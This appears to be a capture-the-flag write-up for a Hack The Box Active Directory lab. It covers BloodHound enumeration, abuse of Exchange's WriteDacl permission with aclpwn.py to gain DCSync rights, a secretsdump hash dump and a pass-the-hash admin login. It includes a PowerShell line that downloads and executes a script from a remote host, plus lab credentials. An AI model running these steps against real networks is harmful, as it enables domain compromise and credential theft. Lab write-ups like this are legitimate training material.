Runing Bloodhound:
you can check this article on bloodhound and how to run it:
https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-with-bloodhound-on-kali-linux

upload The SharpHound.ps1 script to the windows machine:
iex(new-object net.webclient).DownloadString('http://x.x.x.x/SharpHound.ps1')
run:
Invoke-Bloodhound -CollectionMethod All -Domain htb.local -LdapUser svc-alfresco -LDAPPass s3rvice

download the zip file to your machine and feed it to bloodhound.

bloodhound output from svc-alfresco to domain admin



we can see the "Exchange Windows Permission" group has WriteDacl permission on the domain object in Active Directory, the outcome is that every member of this group can modify the domain privileges. One of those is the privilege to perform DCSync operations. And this is why we see this as our attack path in bloodhound.


Dirk-jan Mollema wrote a very good article on Abusing Exchange: One API call away from Domain Admin.
https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

“The main vulnerability is that Exchange has high privileges in the Active Directory domain.”


we can use the tools that he shows in the article but I am going to use a tool called aclpwn.py
https://github.com/fox-it/aclpwn.py

Aclpwn.py is a tool that interacts with BloodHound to identify and exploit ACL based privilege escalation paths. It takes a starting and ending point and will use Neo4j pathfinding algorithms to find the most efficient ACL based privilege escalation path.


Attacking using aclpwn.py



we now have DCSync rights to svc-alfresco and we can use impacket secretsdump.py to do so and get the ntlm hash of the administrator.



Using psexac to login with the administrator hash:



pwned!